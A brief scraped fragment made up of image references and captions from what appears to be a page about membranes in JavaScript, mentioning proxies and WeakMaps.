
Membrane




Membrane




HG membranes convert proxy to proxy



JavaScript WeakMaps in membranes



JavaScript WeakMaps in membranes

